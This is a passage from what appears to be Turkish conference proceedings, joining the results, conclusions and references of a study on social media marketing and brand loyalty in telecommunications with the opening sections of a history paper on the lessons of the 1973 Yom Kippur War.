Araştırmanın doğrulayıcı faktör analizi sonucuna göre model uyum iyiliğinin iyi olduğu (CMIN/DF: 3.082, CFI: 0.98, TLI: 0.85, RMESA: 0.064) sonucuna ulaşılmıştır.

4.2. Yapısal Model

Araştırma modelinin test edilmesi için gerçekleştirilecek yol analizi öncesinde, analizde yer alan değişkenler arasında çoklu bağlantı sorununun olmaması ve modeldeki örtük değişkenlerin çoklu bağlantı problemi yaratmaması amacıyla, bu değişkenlerin VIF (multi-collinearity) değerlerine bakılmaktadır. Değişkenler arasındaki ideal VIF değerleri 5 ila 10 arasındaki [48] ortak eşik değerinin altında olduğundan yapısal modelde göstergelerin beklenen VIF değerlerine sahip olduğu ve çoklu bağlantı problemi taşımadığı tespit edilmiştir.

7. Tablo 2. Hipotez Testleri

Önerilen Hipotezlere İlişkin Yollar	β	t	p	Sonuçlar
H ₁ : Sosyal Medya P. \longrightarrow Marka Güveni	0,950	11.190	0.000***	Kabul edildi
H ₂ : Sosyal Medya P. \longrightarrow Marka Değeri	0,518	5.120	0.000***	Kabul edildi
H ₃ : Sosyal Medya P. \longrightarrow Marka Sadakati	0,679	5.495	0.000***	Kabul edildi
H ₄ : Marka Güveni \longrightarrow Marka Değeri	0,613	11.512	0.000***	Kabul edildi

H ₅ : Marka Güveni	→	Marka Sadakati	0,203	2.313	0.021*	Kabul edildi
H ₆ : Marka Değeri	→	Marka Sadakati	0,255	2.276	0.023*	Kabul edildi

$p < 0,001^{***}$; $p < 0,05^*$

Araştırmada ölçülmesi amaçlanan hipotezlerin testi için yol analizi uygulanmıştır. Yol analizi sonuçları incelendiğinde sosyal medya pazarlamasının marka güvenini ($\beta=,950$, $p < 0,001$), marka değerini ($\beta=,518$, $p < 0,001$) ve marka sadakatini ($\beta=,679$, $p < 0,001$) olumlu yönde anlamlı olarak etkilediği tespit edilmiştir. Benzer şekilde marka güveninin marka değeri ($\beta=,613$, $p < 0,001$) ve marka sadakatini ($\beta=,203$, $p < 0,05$) olumlu yönde anlamlı etkilediği belirlenmiştir. Son olarak marka değerinin marka sadakatini ($\beta=,255$, $p < 0,05$) olumlu yönde anlamlı etkisi olduğu yapılan analizler sonucunda tespit edilmiştir. Bu doğrultuda H₁, H₂, H₃, H₄, H₅ ve H₆ hipotezleri kabul edilmiştir.

5. SONUÇ VE ÖNERİLER

Araştırma, sosyal medya pazarlaması faaliyetlerinin marka değeri ve marka sadakati üzerindeki etkilerini anlamakta marka güveninin rolünü incelemektedir. Ampirik bulgular bütün hipotezlerin desteklendiğini kanıtlamıştır. Yani, sosyal medya pazarlamacılığının marka güvenini, marka değerini ve marka sadakatini olumlu yönde anlamlı olarak etkilediği tespit edilerek H₁, H₂ ve H₃; marka güveninin marka değeri ve marka sadakatini olumlu yönde anlamlı etkilediği belirlenerek H₄ ve H₅; marka değerinin marka sadakatini olumlu yönde anlamlı etkisi olduğu tespit edilerek H₆ kabul edilmiştir. Sonuçlar incelendiğinde sosyal medya pazarlamacılığının marka güvenini, olumlu yönde anlamlı olarak etkilediği tespit edilmiştir. Bu sonuç alan yazında yer alan çalışmalarla benzerlik göstermektedir [2] [39]. Chubukova vd.'nin [2] çalışmasında, sosyal medya pazarlama iletişiminin özelliklerinin marka güveni üzerinde doğrudan etkisi olduğunu göstermektedir [2]. Sohail vd.'nin [39] çalışmasında da sosyal medya pazarlaması faaliyetleri marka güvenini pozitif etkilediği gösterilmektedir [39].

Sonuçları incelendiğinde sosyal medya pazarlamacılığının, marka değerini olumlu yönde anlamlı olarak etkilediği tespit edilmiştir. Bu sonuç literatürde yer alan çalışmalarla paralellik göstermektedir [4], [7], [12], [14], [23], [31]. Ahmed ve Zahid' in [7] çalışmasında, sosyal medyanın marka değerini dört ana yoldan etkilediği belirtilmiştir. Birincisi sosyal medya, marka ve izleyici arasında yeni bir doğrudan iletişim yolu açmaktadır. İkincisi sosyal medya, marka varlığını ve farkındalığını arttırarak tüketicilerin rutin yaşamlarını etkilemektedir. Üçüncüsü sosyal medya, çok sayıda içerik paylaşım işlevi ile tüketicinin markayı dolaylı olarak tanıtmaya katılımını hızlandırmaktadır. Son olarak sosyal medya, markanın izleyicileri ile ilişki kurmasına yardımcı olmaktadır [7].

Diğer sonuçlara baktığımızda sosyal medya pazarlamacılığının marka sadakatini olumlu yönde anlamlı olarak etkilediği tespit edilmiştir. Bu sonuç alan yazında yer alan çalışmalarla benzerlik göstermektedir [4], [15], [34], [38], [39]. Sosyal medya pazarlaması faaliyetlerinin en güçlü etkisi,

tüketicinin marka sadakati düzeyindedir, bunu marka tercihi ve yüksek bir fiyat ödeme istekliliği izlemektedir [4]. Sosyal medyadaki avantajlı kampanyaların marka sadakatının en önemli itici gücü olduğu belirtilmiştir [34].

Araştırma sonuçlarına göre, marka güveninin marka değerini olumlu yönde anlamlı etkilediği belirlenmiştir. Bu sonuç alan yazında yer alan çalışmalarla benzerlik göstermektedir [18], [41]. Basheer vd. 'nin [18] çalışma sonucunda marka güveninin, marka değerini olumlu yönde etkilediği ve marka değerinin iyi bir aracı olarak marka güveni etkilediği belirtilmiştir [18].

Araştırma sonuçlarına göre, marka güveninin marka sadakatını olumlu yönde anlamlı etkilediği belirlenmiştir. Bu sonuç alan yazında yer alan çalışmalarla benzerlik göstermektedir [28], [41]. Güven, sadakatin temel itici gücüdür çünkü çok değerli olan değişim ilişkileri yaratmaktadır. Marka sadakati, güven tarafından yaratılan değerli ve önemli bir ilişkiyi sürdürme ve sürdürme sürecinin temelini oluşturmaktadır [28].

Araştırma sonuçlarına göre, marka değerinin marka sadakatını olumlu yönde anlamlı etkisi olduğu yapılan analizler sonucunda tespit edilmiştir. Bu sonuç alan yazında yer alan çalışmalarla benzerlik göstermektedir [4], [41], [42]. Güçlü marka değerinin artan marka tercihine, yüksek fiyat ödeme istekliliğine ve müşteri sadakatine katkısı bulunmaktadır. Sosyal medya ortamlarında sosyal medya pazarlama faaliyetlerinin yarattığı marka değerinin gelecekteki satın alma davranışları / tepkileri ile olumlu yönde ilişkili olduğunu ortaya koymaktadır [4].

Bu araştırmadaki sonuçlar, sosyal medya pazarlaması faaliyetlerinin marka değeri, marka sadakati ve marka güveninin rolünü Türkiye'de sosyal medyada telekomünikasyon firmalarını takip eden tüketiciler açısından anlaşılmasını sağlamaktır. Sosyal medya pazarlaması faaliyetlerinin bu sektördeki işletmeler için önemi açıktır. Sosyal medya pazarlaması ile tüketicilerin ilgi alanlarına uyan içerikler oluşturmak, yenilikçi teknolojileri, mal ve hizmetleri tanıtmak ve ayrıca bunlara nasıl tepkiler verildiğinin geri bildirimlerini almak mümkün olmaktadır.

6. SINIRLILIKLAR VE GELECEKTEKİ ARAŞTIRMALAR

Çalışmanın ilk sınırlılığı sektöre ilişkindir. Gelecek çalışmalarda sosyal medya pazarlaması faaliyetlerinin telekomünikasyon sektörü dışında farklı alanlarda incelenmesi yararlı olacaktır. Diğer bir sınırlılık örneklem sayısına ilişkindir. Daha yüksek bir örneklem sayısı ile değişkenlerin etkilerine bakılarak sonuçların daha da genellenebilmesi sağlanabilir. Ayrıca gelecek çalışmaların farklı ülke ve coğrafyalarda gerçekleştirilmesi önerilmektedir.

7. KAYNAKÇA

- [1] K. Dağ. "Marka Özgünlüğünün Marka İmajı Ve Marka Tercihindeki İlişkinde Marka Güveninin Aracılık Rolü." Doktora Tezi. Hasan Kalyoncu Üniversitesi.

- [2] O. Chubukova. I. Kostynets. I. Ponomarenko. N. Rallie & Y. Zymbalevska “Factor model of social media marketing effect on brand loyalty”. SHS Web of Conferences, 65, 04011. doi:10.1051/shsconf/20196504011
- [3] M.F. Khan. A. Jan. “Social Media Marketing and Consumer Based Brand Equity: A review of Literature”. International Research Journal of Management Science & Technology. Vol 8 Is.1
- [4] B. Godey. A. Manthiou. D. Pederzoli. J. Rokka. G. Aiello. R. Donvito. & R. Singh, R. “Social media marketing efforts of luxury brands: Influence on brand equity and consumer behavior”. Journal of Business Research, 69(12), 5833–5841. doi:10.1016/j.jbusres.2016.04.181
- [5] B. Hutagalung. Alfifto. S.H. Situmorang. “The Effect Of Social Media Marketing On Value Equity, Brand Equity And Relationship Equity On Young Entrepreneurs In Medan City”. Advances in Economics, Business and Management Research (AEBMR), volume 46.
- [6] H. Riaz. H. Ahmed. S. Akhtar. “The Role of Social Media Marketing on Building Brand Equity (An Insight of Fast Food Industry of Pakistan)”. International Journal of English Literature and Social Sciences (IJELS) Vol-4, Issue-2, Mar - Apr, 2019 <https://dx.doi.org/10.22161/ijels.4.2.30>
- [7] M. A. Ahmed. Z. Zahid “Role of social media marketing to enhance CRM and brand equity in terms of purchase intention”. Asian Journal Of Management Research. Volume 4 Issue 3, 2014
- [8] Ş. B. Tatar and İ. E. Erdoğan. “The effect of social media marketing on brand trust and brand loyalty for hotels”. Inf Technol Tourism (2016) 16:249–263 DOI 10.1007/s40558-015-0048-6
- [9] L. Zollo. R. Filieri. R. Rialti. & S. Yoon. “Unpacking the relationship between social media marketing and brand equity: The mediating role of consumers’ benefits and experience”. Journal of Business Research, 117, 256–267. doi:10.1016/j.jbusres.2020.05.001
- [10] N. A. Jayasuriya. S. M. Ferdous Azam. A. Khatibi. H. Atan. I. R. Dharmaratne. “The Role of Social Media Marketing on Brand Equity-A Literature Review”. Global Journal of Management and Business Research. Volume XVIII Issue V
- [11] L. Weber “Marketing to the social web: how digital customer communities build your business”. Wiley, Hoboken
- [12] F. Rienetta. S. R. Hijrah Hati. G. Gayatri. “The Effect of Social Media Marketing on Luxury Brand Customer Equity among Young Adults”. Int. Journal of Economics and Management 11 (S2) : 409 – 425 (2017)
- [13] S. Kavisekera. N. Abeysekera. “Effect Of Social Media Marketing On Brand Equity OF Online Companies”. Management & Marketing, volume 202 XIV, issue 2/2016

- [14] T. M. Al Afaishat. A. S. Alnaser “The Moderating Role of Brand Experience on the Relationship between Social Media Marketing Activities and Brand Equity in Jordanian Five Star Hotels”. *Multicultural Education*. Volume 6, Issue 3, 2020. DOI: 10.5281/zenodo.4104343
- [15] Y. Bilgin. “The Effect Of Social Media Marketing Activities On Brand Awareness, Brand Image And Brand Loyalty”, *BMIJ*, (2018), 6(1): 128-148 doi: <http://dx.doi.org/10.15295/bmij.v6i1.229>
- [16] A. Ozer. İ. Buran. A. Kocak. M. Ozer. “Creating Brand Love And Brand Equity Through The Effect Of Social Media Marketing Activities On Brand Engagement And Brand Intimacy”. *Proceedings of the European Marketing Academy*, 49th, (64463)
- [17] J. B. Wilcox. D. A. Laverie. N. Kolyesnikova. D. F. Duhan. & T. H. Dodd. “Facets of brand equity and brand survival: a longitudinal examination”. *International Journal of Wine Business Research*, 20(3), 202–214. doi:10.1108/17511060810901028
- [18] M. F. Basheer. S. Nadeem. M. Azeem. A. Mahmood. “Impact Of Customer Satisfaction On Brand Equity Under The Influence Of Brand Trust”. *EPR International Journal of Research and Development (IJRD)*. Volume: 2, Issue: 2, February 2017
- [19] R. R. Adetunji. S. M. Rashid & S. M. Ishak. “Social Media Marketing Communication and Consumer-Based Brand Equity: An Account of Automotive Brands in Malaysia”. *Jurnal Komunikasi Malaysian Journal of Communication* Jilid 33(4) 2017: 1-19 <https://doi.org/10.17576/JKMJC-2018-3401-01>
- [20] R. Filieri. Z. Lin. S. D’Antone & E. Chatzopoulou. “A cultural approach to brand equity: the role of brand mianzi and brand popularity in China”. *Journal of Brand Management*. doi:10.1057/s41262-018-0137-x
- [21] D. A. Aaker. “Managing Brand Equity” Capitalize on the value of a brand name. New York. The Free Press. 348.
- [22] H. Horsfall. I. Mac-Kingsley. “Brand Equity and Market Performance: An Empirical Study of Food and Beverage Firms in Rivers State”. *IIARD International Journal of Economics and Business Management* Vol. 4 No. 4 2018
- [23] D. Sadyk. “Conceptualization of social media brand equity”. *PressAcademia Procedia (PAP)*, V.11, p.84-87. <http://doi.org/10.17261/Pressacademia.2020.1245>
- [24] Wang, Yu-Che, Hsu, Kuei-Chu, Hsu, Sheng-Hsun and Hsieh, Po-An J. J. “Constructing an index for brand equity: a hospital example”, *The Service Industries Journal*, 31: 2, 311 — 322, DOI: 10.1080/02642060902759145

- [25] B. Yoo. N. Donthu & S. Lee. “An examination of selected marketing mix elements and brand equity”. *Journal of the Academy of Marketing Science*, 28(2), 195-211.
- [26] K. Dağ. Y. Durmaz, “Marka ve Marka Özgünlüğü (Uygulamalı) (1 Basım),” İstanbul: Hiper Yayın, 2020.
- [27] F. A. Beig & F. A. Nika. “Impact of Brand Experience on Brand Equity of Online Shopping Portals: A Study of Select E-Commerce Sites in the State of Jammu and Kashmir”. *Global Business Review*, 097215091983604. doi:10.1177/0972150919836041
- [28] E. Delgado-Ballester & J. Luis Munuera-Alemán. “Does brand trust matter to brand equity”? *Journal of Product & Brand Management*, 14(3), 187–196. doi:10.1108/10610420510601058
- [29] H. R. Saeednia & P. Masoumi. “An investigation on the effects of brand equity, trust, image and customer satisfaction on regular insurance firm customers’ loyalty”. *Management Science Letters*, 497–502. doi:10.5267/j.msl.2014.1.018
- [30] B. Demirağ. S. Çavuşoğlu. “Marka imajının tutumsal marka sadakati üzerindeki etkisinin incelenmesi: Bingöl otelleri örneği”. *Tourism and Recreation To & Re 2019*, 1 (1) 15-22
- [31] S. Z. Zahoor. M. I. Younis. I. H. Qureshi and R. A.Khan. “Impact of social media marketing on brand equity”, *International Journal of Current Research*. 8, (04), 30046-30055.
- [32] S. Çavuşoğlu ve B. Demirbağ. “Benlik İfade Eden Marka, Marka Aşkı, Pozitif Ağızdan Ağıza İletişim ve Marka Sadakati Arasındaki İlişkinin İncelenmesi: Paketlenmiş Ürün Kategorisinde Bir Araştırma”, *Atatürk Üniversitesi İktisadi ve İdari Bilimler Dergisi*, 34(3): 1065-1087, DOI: 10.16951/atauniiibd.717441
- [33] N. Shin. H. Kim. S. Lim & C. Kim. “The Effect of Brand Equity on Brand Attitude and Brand Loyalty in Exhibition”. *SHS Web of Conferences*, 12, 01018. doi:10.1051/shsconf/20141201018
- [34] İ. E. Erdoğan and M. Çiçek. “The impact of social media marketing on brand loyalty”. 8th International Strategic Management Conference. *Procedia - Social and Behavioral Sciences* 58 (2012) 1353 – 1360
- [35] T. Mahmood. S. Qaseem. Q. M. Ali. H. F. Ali. A. A.Humayon &A. Gohar. “The Impact of Brand Identification, Brand Equity, Brand Reputation on Brand Loyalty: Mediating Role of Brand Affect in Pakistan”. *Business and Management Research*, 7(4), 46. doi:10.5430/bmr.v7n4p46
- [36] S. Z. Zahoor &I. H. Qureshi. “Social media marketing and brand equity: A literature review”. *IUP Journal of Marketing Management*, 16(1), 47.
- [37] A. J.Kim & E. Ko. “Do social media marketing activities enhance customer equity? An empirical study of luxury fashion brand”. *Journal of Business research*, 65(10), 1480-1486.

- [38] M. Laroche. M. R.Habibi & M.O. Richard. “To be or not to be in social media: How brand loyalty is affected by social media”? *International Journal of Information Management*, 33(1), 76–82. doi:10.1016/j.ijinfomgt.2012.07.003
- [39] M. S. Sohail. M. Hasan and A. Sohail. “The Impact of Social Media Marketing on Brand Trust and Brand Loyalty: An Arab Perspective”, *International Journal of Online Marketing*, Vol. 10, No. 1 pp. 15-31.
- [40] M. Pinar. T. Girard & C. Basfirinci. “Examining the relationship between brand equity dimensions and university brand equity”. *International Journal of Educational Management*, 34(7), 1119–1141. doi:10.1108/ijem-08-2019-0313
- [41] E. Botha. G. Creaven & J. Mandy. “Conveniently healthy: The impact of health endorsements on brand trust, brand loyalty and brand equity in Fast Moving Consumer Goods convenience versus shopping goods”. *South African Journal of Business Management*, 51(1), a1535. <https://doi.org/10.4102/sajbm.v51i1.1535>
- [42] A. Alhaddad. “The effect of brand image and brand loyalty on brand equity”. *International Journal of Business and Management Invention ISSN (Online): 2319 – 8028, Volume 3 Issue 5| May. 2014 | PP.28-32*
- [43] R. S. Ebrahim. “The Role of Trust in Understanding the Impact of Social Media Marketing on Brand Equity and Brand Loyalty”. *Journal of Relationship Marketing*, 1–22. doi:10.1080/15332667.2019.1705742
- [44] H.F. Kaiser. “An index of factorialsimplicity.”*Psychometrika*, 39(1), 31-36.
- [45] C.Fornell &D.F.Larcker. “Structural Equation Models With Unobservable Variablesand Measurement Error: AlgebraandStatistics.”*Journal of Marketing Research*, May, 382-388.
- [46] J.F. Hair. M. Sarstedt. C.M. Ringle ve J. A. Mena. “An Assessment of theUse of PartialLeastSquaresStructuralEquationModeling in Marketing Research.”*Journal of the Academy of Marketing Science*, 40(3), 414-433.
- [47] J.F. Hair, W. Black, B. Babinand R.E, “Anderson, *Multivariate data analysis (7th ed.)*,” UpperSaddleRiver, NJ, USA: Prentice-Hall, 2010.
- [48] R.A.Smith. A. White-McNeil ve F. Ali. “Students’ perceptionsandbehaviortoward on-campusfoodserviceoperations.” *International HospitalityReview*, 1-16.

1973 RAMAZAN/YOM KİPPUR SAVAŞI'NDAN ÇIKARILAN DERSLER

Mehmet Erkan Kılıođlu¹

¹*Çanakkale Onsekiz Mart Üniversitesi, Çanakkale, TURKEY*

mehmeterkan@comu.edu.tr

ORCID: 0000-0002-3146-2609

ÖZET

İsrail'in 1948 yılında Filistin toprakları üzerinde bir devlet olarak ortaya çıkması ile 20.Yüzyıl Ortadoğu tarihinin en dramatik ve sorunlu safhalarından biri başlamış, bunun sonucunda da 20. Yüzyılın ikinci yarısına gerek bölge gerekse de Dünya siyasetini derinden etkileyen en az 3 büyük savaş sığdırılmıştır. İşte bu çalışmada incelenecek olan 1973 Ramazan/Yom Kippur Savaşı Ortadoğu'nun görünüşünü değiştiren o 3 büyük savaştan biridir. Gerek İsrail'in gerekse de Arap Dünyasının kendisine olan bakışını değiştirmiş, o zamana kadar genel kabul görür hâle gelen bazı mitlerin de yıkılmasına neden olmuştur.

Anahtar Kelimeler: *Bar-Lev Hattı, Enver Sedat, Saad Şazili, Moşe Dayan, Golda Meir*

THE LESSONS LEARNED FROM THE YOM KIPPUR WAR OF 1973

ABSTRACT

Israel's attempt to raise as a sovereign entity in the Palestinian soil in 1948 kick starts one of the most dramatic and problematic phase of the 20th. Century Middle East History. Because of that unilateral step taken by the Israeli leadership, at least 3 major wars broke between Israeli and hostile Arab states. 1973 Ramadan/Yom Kippur War was one of that major and full scale war which engulf Middle East and World Politics. 1973 Ramadan War and its major shock changes and modifies Israel and Arab States and society completely and destroys myth of Israel's invincible state and army.

Keywords: *Bar-Lev Line, Moshe Dayan, Golda Meir, Anvar Al-Sadat, Saad El-Shazly.*

1. GİRİŞ

Bu çalışma kapsamında ele alınacak olan 1973 Yom Kippur/Ramazan Savaşı İsrail dış politikası ve savunma doktrininde yarattığı kırılma açısından taşıdığı önemlidir. Kendine has şartların da zorlaması sonucunda İsrail dış politikasının değişmeyen öncelikleri olmuştur. Bunlardan en önemlileri Ortadoğu’da tanınma ve varlığını sürdürme ile güvenliğini sağlama idi. 1948 yılında uluslararası ortama katılımından bu yana çevre ülkeler ile anlaşmazlık ve çatışma halinde olan ülke ister istemez özellikle dış politika ve savunma alanında her şeyi güvenleştirmiştir. Bunun sonucu olarak da Güvenlik kaygıları neredeyse hemen her şeyin üstünde olmuş, sonuç olarak da dış politikanın odağının güvenlik üzerinde kalmış ve dış politika ile güvenlik politikası arasındaki ayrımının belirsizleşmiştir.(Keleşoğlu, 2014: 421-463) Yaşanan bu güvenleştirme süreci yüzünden siyasi karar alma süreçleri de durumdan etkilenmiş; ülkenin dış politikası ve güvenlik politikaları plansız, sistemsiz ve genelde tepkisel olarak işleyen bir mekanizma haline gelmiştir.(El-Gendy, 2010) Brownstein de aynı fikirdedir, on göre; “İsrail’in dış politikası yapım süreci 1948 yılındaki kuruluşundan itibaren oldukça kişisel, politize, tepkisel, ad hoc ve sistemsiz olma eğiliminde olmuştur.”(Brownstein, 1977: 259-279)

Bu durumun ortaya çıkışında, varlığı daimî kabul edilen yaşamsal tehdit algısı ve düşmanlarla çevrili bir bölgede yeni kurulan bir devlet olma durumunun oldukça belirleyici olduğu inkâr edilemez. Bu durumun değişmesi ve sürecin daha sistematik bir biçime dönüşmesi için uzun süre beklenmesi gerekmiştir. İşte Ramazan/Yom Kippur Savaşı bu dönüşümün başlamasına sebep olmuştur. Bu açıdan bakıldığında siyasi ve askeri kırılmanın sadece İsrail tarafında değil, Arap ülkeleri tarafında da ortaya çıktığı görülmektedir. Bu da Yom Kippur Savaşı’nı daha da önemli hâle getirmektedir.

Çalışmanın başlığında da ifade edildiği üzere 1973 Savaşı Ortadoğu’da Filistin Sorunu ve Arap-İsrail Savaşları çerçevesinde savaşıyan tarafları son kez karşı karşıya getiren bir sıcak çatışma olması nedeniyle önemlidir. Benzerinin bir daha tekrarlanmaması ise tarafların bu durumdan kendilerine dersler çıkardıklarını ve tekrar aynı sonuçların ortaya çıkmaması için yeni yaklaşımlar geliştirdiklerini göstermektedir. Taraflarının hepsinin kendisini kazanan ilan ettiği bu çatışmada kazanan veya karşı tarafa göre daha fazla avantaj elde eden taraf var mıdır ve/veya bu taraf hangisidir sorusu çalışmanın araştırma konularından biridir.

Yine daha önce ifade edildiği üzere İsrail gibi sürekli güvenlik endişeleri taşıyan ve farklı bir coğrafyada var olmaya çalışan bir siyasi aktörün kendi açısından güvenliğine tehdit olarak tanımladığı diğer devletleri küçümsemesinin, karşı taraftan gelen uzlaşma tekliflerini askeri gücüne aşırı derecede güvenmesi sebebiyle reddetmesinin sonuçlarının ne olacağını gösteren iyi bir örnek olması sebebiyle Yom Kippur/Ramazan Savaşının yeniden hatırlanması siyasi tarih perspektifinden analiz edilmesi gerekli olduğu düşüncesi çalışmanın ortaya çıkmasına sebep olmuştur.

Yaşanan sürecin daha iyi anlaşılması adına kronolojik ve açıklayıcı bir tarzda kaleme alınan çalışmada olayın ayrıntılarına dikkat çekilmeye çalışılmıştır. Açığı ki, Yom Kippur/Ramazan Savaşı 20. yüzyıl Ortadoğu'sunun siyasi görünüşünü temelden değiştirmiştir. Mısır ve Suriye gibi Arap Ortadoğu'sunda devlet tecrübesi olan ülkeleri bölgede ortaya çıkan yeni güç dengesi ve siyasi realiteyi kabullenmeye teşvik etmiş, mevcut durumda çözümsüzlüğe mahkûm olan ve Arap devletlerinin bölgesel politikalarda birbirlerine karşı "Prima Inter Pares" olmak için kullandıkları, suiistimal ettikleri Filistin Sorununda da yeni bir dönem açmıştır. Tüm bu sayılan değişimlere etki eden ve 1973 yılında Ortadoğu'da yaşanan Yom Kippur/Ramazan Savaşı istihbarat eksikliği ve zafiyetine en güzel örneklerden biridir. Yaşanan çatışma sonucunda İsrail, Mısır ve Suriye'ye taktik üstünlük sağlasa da, bunun malzeme ve insan olarak karşılığı oldukça ağır oldu.

Saldırı başladığında Suriye Golan tepelerine girmiş ve Kuzey İsrail'i tehdit etmesini sağlayacak stratejik bir köprüye de 10 km. kadar yaklaşmıştı. Bu köprü Benot Yacov Köprüsü idi.(Jordan, 1997) Eğer Golan tepeleri düşerse Suriyeliler kolayca Tiberias, Safed, Netanya ve Tel-Aviv'i tehdit edebilecekti. (Caddick-Adams, 365-366; Rabinovich, 2004: 314) Güney Cephesi'nde ise Mısırlılar baskın bir saldırı ile Sina Yarımadası'ndaki Bar-Lev Savunma Hattı'nı yarmışlardı. Bunun sonucunda tüm İsrail, 1967 Savaşında işgal edilen bölgeler, Süveyş Kanalı, Akabe Körfezi ve Kızıldeniz bölgesi, Mısır ve Suriye'nin Akdeniz kıyıları ile Sina yarımadası savaş alanı haline geldi.(Jordan, 1997) Bu baskın saldırı yüzünden Golda Meir hükümeti düşmüştü.

2. İSRAİL'İN GÜVENLİK DOKTRİNİ

1973'e kadar geçen zamanda yaptığı 3 savaşı da kazanmanın kendilerine sağladığı güvenle hareket eden İsrail, bu savaşlardan çıkardığı derslerle kendisine bir savunma doktrini de oluşturmuştu. Komşusu olan Arap ülkeleri ile kıyaslandığında nüfusu çok az olan İsrail hem iktisadi hem de demografik sebepler yüzünden Mısır ve Suriye'nin yaptığı gibi yüksek mevcutlu bir Orduyu sürekli silah altında tutamıyordu ve sürecek bir savaşı devam ettirebilecek durumda değildi. İsrail'in ilan ettiği Genel Seferberlikler ülke ekonomisi üzerine büyük bir yük bindiriyordu.(Grilding, 1988: 3) Yine bu sebeplerden dolayı İsrail'in savunma stratejisi caydırıcılık, güçlü ve güvenilir istihbarat ve hava hâkimiyetine dayanıyordu. Ülkenin küçük olmasının hızlı seferberliğe gitme ve kısa lojistik hatları sağlaması gibi avantajlarına karşın en büyük dezavantajı hemen hiç stratejik derinliğe imkân vermemesi idi. Bu stratejik derinlik eksikliği yüzünden çatışma İsrail topraklarında cereyan ederse altyapı, ulaşım sistemi, sanayi tesisleri ve yerleşim yerleri gibi hemen her şeyin bundan büyük zarar görme ihtimali vardı. 1967 Savaşı öncesinde İsrail'in büyük kısmı Suriye ve Batı Şeria'dan açılacak topçu ateşi tehdidi altında idi. Savaştan sonra İsrail'in büyük nüfus merkezleri atık topçu menzili dışında idi. Yeni sınırlar daha kısa ve savunmaya müsaitti. Ayrıca İsrail savunmada derinlik kazanmıştı.(Piccirilli, 1989) Bu durumun üstesinden gelmek için İsrail "En iyi savunma saldırıdır." prensibini benimsemişti ve yaşanacak çatışmayı karşı tarafın topraklarına yığmayı öncelik edinmişti.

İsrail'in 1967 Savaşı'nda düzenlediği baskın hava saldırısı ve saldırgan askeri stratejisinin temelinde yatan sebep ülkenin küçüklüğü ve stratejik derinliğinin olmaması yatıyordu. Bu yüzden İsrail'in idarecileri savaşı düşman topraklarına taşımayı öngören bir askeri doktrin geliştirmişlerdi. Bu doktrine kaynak olan strateji ilk kez 1956 Süveyş Krizi sırasında denenmiş, başarılı olunca da 1967 Savaşı'ndan sonra askeri doktrin haline gelmişti.(Jordan, 1997) 1967 Savaşının en önemli getirisi İsrail'in daha fazla toprak kazanması oldu. Bunun sonucunda İsrail'in genişleyen sınırları kuzeyde Golan tepelerini, Batı Şeria'yı ve Sina yarımadasını içeriyordu.(Al-Jouder, 1997) Yabancı topraklarda yaşanacak bir çatışmada yenilmemek için ise hedef gözetmeksizin ateş gücünü kullanması gerektiğini inanan İsrail dinî inanışının da buna izin vermesi ile stratejisini hiçbir sınırlama olmadan rahatlıkla uygulayabilmekteydi.

Sonuç olarak İsrail Askeri ve Güvenlik Doktrini çatışmanın hızla düşman topraklarına aktarılmasını ve burada oluşturulacak savaş alanında kara birliklerinin hava gücü ile koordineli olarak kullanılmasını öngörüyordu. Bu strateji 1973 Savaşı'nda da uygulanmaya çalışıldı; Baskın saldırıya uğrayan İsrail kara birliklerine yol açmak ve zaman kazandırmak için hava gücünü kullanmaya çalıştı ama o da Mısır ve Suriye'nin oldukça güçlü hava savunması ile karşılaştı ve ilk başlarda başarısız oldu.(Piccirili, 1989)

3. MISIR'IN GÜVENLİK DOKTRİNİ

Mısır'ın İsrail Güvenlik Doktrini anlamasının bedeli onun için oldukça ağır oldu. 1967 Altı Gün Savaşı'nda uğradıkları yenilgiden sonra Mısırlılar saldırı ve savunma taktiklerini değiştirdiler. Çünkü hem Suriye hem de Mısır 1967 Savaşı'ndan kendilerine dersler çıkarmışlardı.(Baxter, 1994: 2) Ana amaçları Batı Süveyş'i takviye etmek ve buradan başlatacakları bir saldırı ile Sina'ya çıkmak ve hızla ilerleyerek yarımadayı ele geçirmektir. Bu amaçtan da anlaşılacağı üzere 1967 Savaşı'nda yenilen Arap devletlerinden Mısır ve Suriye kaybettikleri toprakları geri almayı kendilerine öncelikli amaç olarak tayin etmişlerdi.(Baxter, 1994: 3)

Önceki savaşlardan farklı olarak bu sefer Mısır'ın ana amacı kaybettiği toprakları geri almaktı çünkü 1967 Savaşı sonrasında Sina Yarımadası'nın kaybı Mısır'ı millet ve devlet olarak ciddi şekilde sarsmış ve Arap dünyasının liderliği iddiasını zora sokmuştu.(Grilding, 1988: 1; Buckwalter, 2020: 119-137; Jordan 1997) Tüm askeri yapılanması ve hazırlığı buna yönelikti. Bu yüzden de Mısır planını 3 aşamalı olarak hazırladı: Hazırlık, Aktif Savunma ve Yıpratma Savaşı Safhası. Çünkü 1967 Savaşı sonrasında Araplar kaybettikleri toprakları İsrail'e doğrudan saldırarak geri alamayacaklarını anlamışlardı. Bunu dolaylı yoldan, İsrail'le doğrudan karşı karşıya gelmeden yapmayı denemeye karar verdiler. Bu amaçla Nasır, Süveyş Kanalı boyunca gerginliği arttırarak Sina yarımadasının işgalini sürdürmeyi İsrail açısından oldukça maliyetli hâle getirmeye karar verdi. Bu amaçla Mısır ordusunun başlattığı Yıpratma Savaşı Kanal'ın karşı kıyısına sürekli yapılacak topçu atışları ve komando akınlarını

düzenleyerek İsrail'e kabul edilemez maliyetler yüklemeyi öngörüyordu. Ama bu taktiğin en zayıf yönü İsrail'in daha üstün ateş ve silah gücü idi. Bu saldırılardan canı yanan İsrail hem Mısır'ı cezalandırmak hem de saldırıdan caydırmak için misli ile mukabele edebiliyordu.(Herzog, 1975: 8-9)

